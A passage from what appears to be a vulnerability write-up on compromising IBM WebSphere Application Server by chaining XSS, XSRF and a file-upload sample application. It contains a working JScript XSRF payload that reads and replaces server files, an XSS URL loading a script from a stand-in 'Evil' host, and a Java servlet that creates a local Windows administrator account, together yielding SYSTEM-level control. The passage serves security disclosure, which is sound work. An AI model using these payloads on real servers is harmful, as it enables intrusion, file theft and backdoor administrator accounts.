objHTTP.send("button.update=Update&definitionName=ApplicationDeployment.collection.buttons.panel&buttoncontextType=ApplicationDeployment&selectedObjectIds=DefaultApplication.ear%2Fdeployments%2FDefaultApplication");
objHTTP.open("POST","../../../../../upload.do",false);
objHTTP.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
```

```
objHTTP.send("typeRadioButton=file&fileURI=DefaultWebApplication.war%5cHitCou
nt.jsp&fileRadioButton=fileserver&remoteFileFilepath=C:%5cboot.ini&nextAction
=Next");
objHTTP.open("POST","../../../../../updateConf.do",false);
objHTTP.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
objHTTP.send("appmanagement.button.confirm.ok=OK");
objHTTP.open("GET","../../../../../syncworkspace.do?saveaction=save&directsav
e=true", false);
objHTTP.send(null);
window.location = "../../../../../login.do?action";
```

Using XSS vulnerability, inject this code on page of the WAS server. For universality the requests in example code are used relative paths, thus directory traversal is necessary to compensate amount of slashes used in URL string with XSS. This variant of code for URL string: *https://[server]:9043/ibm/console/<script/src=http://Evil/xss.js></script>*

Also at a script writing it is necessary to consider that URL string in WAS is case-sensitive characters.

Executing arbitrary code on server

Applications in WAS are written on Java that allows to execute any code on server, if to load the executable code as application. To make it the attacker need immediate access to ISC interface, but there is also other way.

In samples gallery there is an application allowing to upload a file on server, using web services JAX-WS. Sample MTOM shows application SOAP Message Transmission Optimization Mechanism (MTOM) for sending and obtaining of binary files.

This example is not installed by default, however it can be present at working environment. To check up its presence see this URL:
http://[server]:9080/wssamplemtom/demo

Using this example it is possible to upload any file which will be saved in the profile folder of server applications. By default it:
C:\Program Files\IBM\WebSphere\AppServer\profiles\AppSrv01

To find out path to the profile see DefaultApplication application Snoop module. The module is installed by default and is accessible to this URL: *http://[server]:9080/snoop*


After uploading file on server, it is necessary to place file in one of applications folder, using the described method by XSRF vulnerability. Besides, better make changes in DefaultApplication application HitCount module.

First create file HitCount.java. Example:

```
import java.io.*;
import java.util.*;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class HitCount extends HttpServlet {

public void doGet(HttpServletRequest request, HttpServletResponse response)
throws ServletException, IOException {
      PrintWriter out = response.getWriter();

      try {
            Process proc;
            proc = Runtime.getRuntime().exec("cmd.exe /c net user WAS
123qweASD /add");
            proc = Runtime.getRuntime().exec("cmd.exe /c net localgroup
Administrators WAS /add");
            proc = Runtime.getRuntime().exec("cmd.exe /c net localgroup
Администраторы WAS /add");
      } catch (IOException e) {}

      out.println("<html>" +
                "<head><title> Pwned </title></head>" +
                "<body><h3>Pwned" +
                "</body></html>");
      out.close();
}
}
```

In this example on the server will be created WAS user and then added to local administrators group. For universality, the example will work both on English and on Russian version of Windows.

After compiling file in HitCount.class, it is necessary to upload file on server using the sample MTOM from gallery.




Uploading file on server using MTOM Sample

Now need to replace default HitCount.class file which is in folder DefaultWebApplication.war\WEB-INF\classes\ on loaded by us on server.

It can be made, using method of reading files on server through XSRF vulnerability. In Jscript code it is necessary to change paths to files according to location of the file loaded by us and HitCount.class file of HitCount module.

After administrator will open reference with our scenario HitCount.class file will be changed. To execute code use HitCount module: *http:///[server]:9080/hitcount*

And on WAS server local administrator will be created.



On server has been added user WAS with the local administrator rights

Note that by default WAS server service is started on behalf of system account SYSTEM. Thus, complete administrative access has been obtained to server on which WAS is installed.

Conclusion

XSS and XSRF vulnerabilities are rather extended among web-applications and can represent a serious problem for safety of server.

Having considered found vulnerabilities in IBM Websphere Application Server, it has been shown, how it is possible to use them for obtaining administrative access not only to the application server, but also the operating system on server.

Links

1. DSecRG Advisory – IBM Websphere Application Server multiple XSS vulnerabilities
http://dsecrg.com/pages/vul/show.php?id=113

2. Article "Hacking a Websphere Application Server"
http://www.giac.org/certified_professionals/practicals/gcih/681.php

3. The Cross-Site Request Forgery (CSRF/XSRF) FAQ
http://www.cgisecurity.com/csrf-faq.html